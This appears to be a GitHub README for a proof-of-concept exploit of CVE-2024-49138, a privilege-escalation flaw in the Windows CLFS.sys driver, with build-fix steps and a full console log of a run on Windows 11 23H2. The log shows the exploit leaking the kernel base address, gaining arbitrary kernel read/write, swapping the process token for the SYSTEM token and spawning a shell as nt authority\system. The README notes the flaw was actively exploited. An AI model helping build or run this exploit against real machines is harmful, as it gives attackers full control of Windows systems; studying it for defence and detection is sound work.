 bananoname/cve-2024-49138-poc
Proof-of-concept exploit for CVE-2024-49138 in Windows CLFS.sys, achieving local privilege escalation to system shell via token manipulation.

C:\Program Files\Microsoft Visual Studio\2022\Professional\MSBuild\Microsoft\VC\v170\Microsoft.CppBuild.targets(456,5): error MSB8020: The build tools for Visual Studio 2019 (Platform Toolset = 'v142') cannot be found. To build using the v142 build tools, please install Visual Studio 2019 build tools. Alternatively, you may upgrade to the current Visual Studio tools by selecting the Project menu or right-click the solution, and then selecting "Retarget solution".
1. Open Visual Studio Installer:
Go to the Start Menu and open the Visual Studio Installer.
2. Modify Your Visual Studio Installation:
Select Visual Studio 2022 and click Modify.
3. Install the Required Toolset:
In the Individual Components tab, search for: MSVC v142 - VS 2019 C++ x64/x86 build tools Select it and click Install. 4. Rebuild the Project: Once installed, rebuild your project in Visual Studio 2022.
Proof of Concept that exploits CVE-2024-49138 in CLFS.sys.
CrowdStrike detected the vulnerability actively exploited by threat actors.
Tested on Windows 11 23h2.
A thorough analysis will be provided in a detailed blog post.
Compile x64 Release version.

Run and get a system shell.
PS C:\Users\IEUser\Desktop> whoami
windows11\ieuser
PS C:\Users\IEUser\Desktop> .\CVE-2024-49138-POC.exe
Directory created successfully: C:\temp
Directory created successfully: C:\temp
file opened successfully
AddLogContainer successful
hResource = 0x00007FF7CDB89080
hResource = 0x00007FF7CDB890A0
pResourceData = 0x00007FF7CDB890A0
Resource size: 65536 bytes
Resource written to output.bin successfully.
Kernel Base Address: 0xFFFFF80339800000
Kernel Name: ntoskrnl.exe
NtReadVirtualMemory = 0x00007FFFAF0EFB40
NtWriteVirtualMemory = 0x00007FFFAF0EFAA0
pcclfscontainer = 0x0000000002100000
address_to_write = 0xFFFFC201424CC2B2
Process priority set to REALTIME_PRIORITY_CLASS.
Thread priority set to the highest level: TIME_CRITICAL.
triggering vuln...CreateLogFile failed with error 6601
Process priority set to NORMAL_PRIORITY_CLASS.
Thread priority set to the highest level: THREAD_PRIORITY_NORMAL.
vuln triggered
reading base of ntoskrnl to check we have arbitrary read/write
buf = 0x0000000300905A4D
swapping tokens...
current token address = 0xFFFFC201423EC578
systemtoken = 0xFFFFD401F501C6E9
Overwriting process token..
token swapped. Restoring PreviousMode and spawning system shell...
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>whoami
nt authority\system

C:\Users\IEUser\Desktop>